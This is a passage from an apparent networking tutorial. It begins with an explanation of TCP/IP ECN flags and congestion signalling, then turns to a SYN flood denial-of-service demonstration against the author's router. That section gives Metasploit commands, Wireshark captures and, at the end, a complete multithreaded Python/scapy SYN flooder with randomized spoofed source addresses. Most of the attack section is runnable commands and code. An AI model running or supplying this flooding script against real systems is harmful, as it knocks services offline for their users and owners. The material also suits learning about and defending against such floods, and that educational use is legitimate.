However if the router in the middle support in ECN he will set the ECN flags in the IP packets, this flags is part of DSCP (DiffServ) that used for Quality Of Service. You may ask why the flags set in the IP packet and not in the TCP segment, so please remember that the router working at most at layer 3 and doesn't open the packets to see the TCP

segment, so the flags set must be done in layer 3, so we have two bits that are called ECN-Capable Transport as follow:




Figure 39 IP packets headers.

- Not-ECT - If the two bits are 0's this mean that there is no support in ECN.
- ECT - If the one of the bits are 1 this mean that there is support in ECN.
- CE - If both bits set to 1 it's mean that congestion occur.




Figure 40 ECN bits.

To summaries all thing together let's look what really happens when congestion occur:

The sender send some packets to the other endpoint with ECN Capable set in IP packets .



Figure 41 ECN capable.

An ECN-capable router detects impending congestion, in usual case the router will start to drop packets, but in our case the router that an ECT codepoint is set in the packet so instead of dropping the packet, the router chooses to set the CE codepoint in the IP header and forwards the packet.




Figure 42 The router inform about the congestion.

The receiver receives the packet with the CE codepoint set, and sets the ECN-Echo flag in its next TCP ACK sent to the sender.




Figure 43 ECN-Echo flag is set.

The sender receives the TCP ACK with ECN-Echo set, and reacts to the congestion as if a packet had been dropped. that mean he will decrease the window size during the session.




Figure 44 The sender going to decrease the window size.

In some special cases the the ECN flags in the IP packets can be override by unmarked or mark some value in the DiffServ through the way of packet traveling, so in that case the using of ECN-nonce is coming in, it enables the receiver to demonstrate to the sender that segments being acknowledged were received unmarked. The sender then can verify the nonce sum returned by the receiver to ensure that congestion indications in the form of marked (or dropped) packets are not being concealed


reserved	ECN	CWR	ECE	URG	ACK	PSH	RST	SYN	FIN
----------	-----	-----	-----	-----	-----	-----	-----	-----	-----

summary

TCP attacks.

TCP SYN/ACK Flood Attack - in this attack we will flood our victim with SYN/ACK requesting for initiate a session but we never done the three way handshake which mean that the victim holds these session open and awaiting the final packet in the sequence so it fill up the available connections and denies any requesting clients access.

To perform this attack I'm going to use msfconsole in my Linux Kali distribution, on the terminal type msfconsole and Metasploit Framework will open. After the msfconsole will open type use auxiliary/dos/tcp/synflood



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfconsole

[*****]
[*****] $a, [*****]
[*****] $S`?a, [*****]
[*****] `?a, [*****]
[*****] .,a$% [*****]
[*****] ,,aS$"" [*****]
[*****] %P" [*****]
[*****] "a,"a,$$ [*****]
[*****] SWOR "a,$$ [*****]
[*****] "$ [*****]
[*****] 5f4dcc3b5aa765d61d8327deb882cf99 (password) 20
[*****] e99a18c428cb38d5f260853678922e03 (abc123) 20
[*****] 0d107d09f5bbe40cade3de5c71c9e9b7 (letmein) 20
[*****] 5f4dcc3b5aa765d61d8327deb882cf99 (password) 20
[*****]

+ -- --=[ metasploit v4.16.15-dev ]
+ -- --=[ 1699 exploits - 968 auxiliary - 299 post ]
+ -- --=[ 503 payloads - 40 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/dos/tcp/synflood
```

Figure 46 Metasploit Framework.

To see the options we have just type show options, we will setup the RHOST which is the ip address of our victim and we use port 80 as default.

```
root@kali: ~  
File Edit View Search Terminal Help  
msf auxiliary(synflood) > show options  
Module options (auxiliary/dos/tcp/synflood):  


| Name      | Current Setting | Required | Description                                    |
|-----------|-----------------|----------|------------------------------------------------|
| INTERFACE |                 | no       | The name of the interface                      |
| NUM       |                 | no       | Number of SYNs to send (else unlimited)        |
| RHOST     |                 | yes      | The target address                             |
| RPORT     | 80              | yes      | The target port                                |
| SHOST     |                 | no       | The spoofable source address (else randomized) |
| SNAPLEN   | 65535           | yes      | The number of bytes to capture                 |
| SPORT     |                 | no       | The source port (else randomizes)              |
| TIMEOUT   | 500             | yes      | The number of seconds to wait for new d        |

  
msf auxiliary(synflood) > set rhost 10.0.0.138  
rhost => 10.0.0.138  
msf auxiliary(synflood) >
```

Figure 47 rhost.

The attack will going to be on 10.0.0.138 port 80 which is the http service. To initiate the attack we only need to type exploit and hit enter.

```
msf auxiliary(synflood) > set rhost 10.0.0.138  
rhost => 10.0.0.138  
msf auxiliary(synflood) > exploit  
[*] SYN flooding 10.0.0.138:80...
```

Figure 48 exploit.

now if I trying to get to my router at http service I will not be able to connect and I will get an error after long time.




Figure 49 *HTTP connecting error.*

`tcp.flags.ack == 1`

I opened Wireshark and I saw many TCP segment that contain only SYN flag in active form.

Apply a display filter ... <Ctrl-/>						
No.	Time	Destination	Protocol	Length	Source	Info
10...	0.475175005	10.0.0.138	TCP	60	52.63.212.211	7997 → 80 [SYN] Seq=0 Win=298 Len=0
10...	0.475571959	10.0.0.138	TCP	60	52.63.212.211	9492 → 80 [SYN] Seq=0 Win=3637 Len=0
10...	0.476050345	10.0.0.138	TCP	60	52.63.212.211	9170 → 80 [SYN] Seq=0 Win=2822 Len=0
10...	0.476431461	10.0.0.138	TCP	60	52.63.212.211	30845 → 80 [SYN] Seq=0 Win=1984 Len=0
10...	0.476839052	10.0.0.138	TCP	60	52.63.212.211	25183 → 80 [SYN] Seq=0 Win=1012 Len=0
10...	0.477261211	10.0.0.138	TCP	60	52.63.212.211	46007 → 80 [SYN] Seq=0 Win=2921 Len=0
10...	0.477646983	10.0.0.138	TCP	60	52.63.212.211	53855 → 80 [SYN] Seq=0 Win=3952 Len=0
10...	0.478163449	10.0.0.138	TCP	60	52.63.212.211	6 → 80 [SYN] Seq=0 Win=3886 Len=0
10...	0.478549760	10.0.0.138	TCP	60	52.63.212.211	12015 → 80 [SYN] Seq=0 Win=2571 Len=0
10...	0.478943328	10.0.0.138	TCP	60	52.63.212.211	14702 → 80 [SYN] Seq=0 Win=2230 Len=0
10...	0.479378737	10.0.0.138	TCP	60	52.63.212.211	9949 → 80 [SYN] Seq=0 Win=1114 Len=0
10...	0.479775010	10.0.0.138	TCP	60	52.63.212.211	51418 → 80 [SYN] Seq=0 Win=1172 Len=0
10...	0.480223585	10.0.0.138	TCP	60	52.63.212.211	50629 → 80 [SYN] Seq=0 Win=2135 Len=0
10...	0.480636970	10.0.0.138	TCP	60	52.63.212.211	13697 → 80 [SYN] Seq=0 Win=3248 Len=0
10...	0.481029164	10.0.0.138	TCP	60	52.63.212.211	14245 → 80 [SYN] Seq=0 Win=324 Len=0
10...	0.481470323	10.0.0.138	TCP	60	52.63.212.211	53839 → 80 [SYN] Seq=0 Win=830 Len=0
10...	0.481864604	10.0.0.138	TCP	60	52.63.212.211	40697 → 80 [SYN] Seq=0 Win=215 Len=0
10...	0.482320242	10.0.0.138	TCP	60	52.63.212.211	19116 → 80 [SYN] Seq=0 Win=1673 Len=0
10...	0.482703751	10.0.0.138	TCP	60	52.63.212.211	19146 → 80 [SYN] Seq=0 Win=1185 Len=0
10...	0.483126542	10.0.0.138	TCP	60	52.63.212.211	19149 → 80 [SYN] Seq=0 Win=968 Len=0
10...	0.483505289	10.0.0.138	TCP	60	52.63.212.211	42404 → 80 [SYN] Seq=0 Win=717 Len=0
10...	0.483925695	10.0.0.138	TCP	60	52.63.212.211	37112 → 80 [SYN] Seq=0 Win=2010 Len=0
10...	0.484338915	10.0.0.138	TCP	60	52.63.212.211	15863 → 80 [SYN] Seq=0 Win=3272 Len=0
10...	0.484781855	10.0.0.138	TCP	60	52.63.212.211	4276 → 80 [SYN] Seq=0 Win=3960 Len=0
[Stream index: 1081]						
[TCP Segment Len: 0]						
Sequence number: 0 (relative sequence number)						
Acknowledgment number: 0						
Header Length: 20 bytes						
▼ Flags: 0x002 (SYN)						
000. = Reserved: Not set						
...0 = Nonce: Not set						
...0 = Congestion Window Reduced (CWR): Not set						
...0 = ECN-Echo: Not set						
...0 = Urgent: Not set						
...0 = Acknowledgment: Not set						
...0 = Push: Not set						
...0 = Reset: Not set						
▶1. = Syn: Set						
...0 = Fin: Not set						
[TCP Flags:S.]						
Window size value: 324						
[Calculated window size: 324]						
Checksum: 0xed49 [correct]						
[Checksum Status: Good]						
[Calculated Checksum: 0xed49]						
Urgent pointer: 0						
0000	c4 04 15 51 6e 5c 08 00 27 51 61 38 08 00 45 00	...Qn\.. 'Qa8..E.				
0010	00 28 26 56 00 00 9c 06 e4 dd 34 3f d4 d3 0a 00	.(&V.... ..4?....				
0020	00 8a 37 a5 00 50 64 f5 10 ce 00 00 00 00 50 02	..7..Pd.P.				
0030	01 44 ed 49 00 00 00 00 00 00 00 00 00 00 00	.D.I....				

Figure 50 Wireshark sniffing with SYN.

I done the same attack but now I setup my source IP, if you doesnt set the source IP it will be randomize, My filter is `tcp.flags.ack == 1 || tcp.flags.syn == 1` and we can see the SYN and ACK session between my DG and my Kali host.

tcp.flags.ack == 1 tcp.flags.syn == 1						
No.	Time	Source	Destination	Protocol	Length	Info
862	5.888760234	10.0.0.138	10.0.0.4	TCP	60	80 → 2964 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
863	5.889107451	10.0.0.4	10.0.0.138	TCP	60	20436 → 80 [SYN] Seq=0 Win=2969 Len=0
864	5.889169967	10.0.0.138	10.0.0.4	TCP	60	80 → 55364 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
874	5.889580651	10.0.0.138	10.0.0.4	TCP	60	80 → 20436 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
876	5.889781384	10.0.0.4	10.0.0.138	TCP	60	52870 → 80 [SYN] Seq=0 Win=3147 Len=0
877	5.890258233	10.0.0.4	10.0.0.138	TCP	60	52079 → 80 [SYN] Seq=0 Win=543 Len=0
878	5.890351556	10.0.0.138	10.0.0.4	TCP	60	80 → 52870 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
880	5.890760978	10.0.0.138	10.0.0.4	TCP	60	80 → 52079 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
882	5.890837703	10.0.0.4	10.0.0.138	TCP	60	41829 → 80 [SYN] Seq=0 Win=2313 Len=0
883	5.891170572	10.0.0.138	10.0.0.4	TCP	60	80 → 41829 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
885	5.891327545	10.0.0.4	10.0.0.138	TCP	60	45907 → 80 [SYN] Seq=0 Win=4002 Len=0
886	5.891589383	10.0.0.138	10.0.0.4	TCP	60	80 → 45907 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
888	5.891823380	10.0.0.4	10.0.0.138	TCP	60	675 → 80 [SYN] Seq=0 Win=319 Len=0
889	5.892301217	10.0.0.4	10.0.0.138	TCP	60	35029 → 80 [SYN] Seq=0 Win=45 Len=0
890	5.892351644	10.0.0.138	10.0.0.4	TCP	60	80 → 675 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
891	5.892737816	10.0.0.4	10.0.0.138	TCP	60	64738 → 80 [SYN] Seq=0 Win=2736 Len=0
892	5.892759720	10.0.0.138	10.0.0.4	TCP	60	80 → 35029 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
895	5.893169322	10.0.0.138	10.0.0.4	TCP	60	80 → 64738 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
897	5.893348128	10.0.0.4	10.0.0.138	TCP	60	10634 → 80 [SYN] Seq=0 Win=2061 Len=0
898	5.893579493	10.0.0.138	10.0.0.4	TCP	60	80 → 10634 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
900	5.893840323	10.0.0.4	10.0.0.138	TCP	60	7305 → 80 [SYN] Seq=0 Win=436 Len=0
901	5.894304558	10.0.0.4	10.0.0.138	TCP	60	42066 → 80 [SYN] Seq=0 Win=3859 Len=0
902	5.894351582	10.0.0.138	10.0.0.4	TCP	60	80 → 7305 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
903	5.894758410	10.0.0.138	10.0.0.4	TCP	60	80 → 42066 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
▶ Frame 727: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0						
▶ Ethernet II, Src: Netgear 51:6e:5c (c4:04:15:51:6e:5c), Dst: PcsCompu 51:61:38 (08:00:27:51:61:38)						
▶ Internet Protocol Version 4, Src: 10.0.0.138, Dst: 10.0.0.4						
▼ Transmission Control Protocol, Src Port: 80, Dst Port: 54956, Seq: 0, Ack: 1, Len: 0						
Source Port: 80						
Destination Port: 54956						
[Stream index: 237]						
[TCP Segment Len: 0]						
Sequence number: 0 (relative sequence number)						
Acknowledgment number: 1 (relative ack number)						
Header Length: 24 bytes						
▼ Flags: 0x012 (SYN, ACK)						
000. = Reserved: Not set						
...0 = Nonce: Not set						
...0 = Congestion Window Reduced (CWR): Not set						
...0 = ECN-Echo: Not set						
...0 = Urgent: Not set						
...1 = Acknowledgment: Set						
...0 = Push: Not set						
...0 = Reset: Not set						
▶1. = Syn: Set						
...0 = Fin: Not set						
[TCP Flags:A..S.]						

Figure 51 More sniffing.

To kill the attack just type ctrl+c, in my case after I killed the attack I was able to connect my DG.

```

#!/usr/bin/env python
#####
#
# SYNflood - A multithreaded SYN Flooder
# author: arthurnn
#
#####
import socket, random, sys, threading
from scapy.all import *

if len(sys.argv) != 3:
    print "Usage: %s <Target IP> <Port>" % sys.argv[0]
    sys.exit(1)

target = sys.argv[1]
port = int(sys.argv[2])

total = 0
conf.iface='en1';#network card XD

class sendSYN(threading.Thread):
    global target, port
    def __init__(self):
        threading.Thread.__init__(self)
    def run(self):
        i = IP()
        i.src = "%i.%i.%i.%i" %
(random.randint(1,254),random.randint(1,254),random.randint(1,254),random.randint(1
,254))

        i.dst = target

        t = TCP()
        t.sport = random.randint(1,65535)
        t.dport = port
        t.flags = 'S'

        send(i/t, verbose=0)

print "Flooding %s:%i with SYN packets." % (target, port)
while 1:
    sendSYN().start()
    total += 1
    sys.stdout.write("\rTotal packets sent:\t\t\t%i" % total)

```